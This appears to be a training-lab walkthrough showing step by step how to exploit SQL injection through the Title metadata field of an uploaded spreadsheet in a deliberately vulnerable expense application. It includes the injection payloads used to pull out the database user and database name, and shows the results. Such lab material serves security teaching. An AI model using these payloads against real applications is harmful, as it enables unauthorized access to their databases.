
SQLi via File Metadata

Challenge URL: <http://reimbursement.webhacklab.com/Expense/Add>


- Identify and Exploit SQL Injection via File Metadata properties to retrieve current database user and database name.

Solution:

Step 1: Sign in to the application and navigate to 'Expense' tab, click on 'Sample File' link and it will download the 'SampleData.xls' as shown in the figure:




Step 2: Open the file with 'OpenOffice' and navigate to the 'File->Properties' as shown in the figure:




Step 3: Modify the 'Title' parameter and provide the payload 'SQLi' ' and click on the 'OK' button as shown in the figure:

Payload:


SQLi'




Step 4: Save the file and select 'Keep Current Format' option as shown in the figure:




Step 5: Navigate to 'Expense -> Add' and click on 'Browse' button and upload the file that was modified in above step as shown in the figure:



Step 6: Observe Burp Request in which the payload was passed as shown in the figure:




Step 7: Application responds with Database error which means that the properties of 'Title' field were vulnerable to SQL Injection as shown in the figure:




Step 8: In order to exploit further and to fetch the username, insert the following payload in 'Title' field as shown in the figure:

Payload:


```
SQLi',(SELECT user_name()))--
```



Step 9: Upload the modified file from the above step as shown in the figure:



Step 10: The payload gets successfully executed and the server responds with 'File Uploaded Successfully!!' message as shown in figure:



Step 11: Now to view expense details, Navigate to 'Expense -> View' as shown in figure:

Expense Reimburse **Expense** Support Hello user101! Log off

Expense.

Add or View all expenses

Add Expense: [Add]
View All Expenses: [View]
Download Sample File: [Sample File]

© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK

Step 12: Username value is stored in the 'FileName' column as shown in the figure:

Expense Reimburse Expense Support Hello user101! Log off

Expense Details

DateTime	FileName	Title	Author
2020-05-15T06:39:21	dbo	SQLi	

Showing 1 to 1 of 1 entries


Previous 1 Next

© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK


Step 13: To fetch the database name, modify the payload as shown in the figure:

Payload:

```
SQLi',(SELECT DB_NAME()))--
```



Step 14: Follow the same steps from Step 9 to Step 11 to fetch the database name as shown in figure:



Module: Server Side Request Forgery (SSRF)

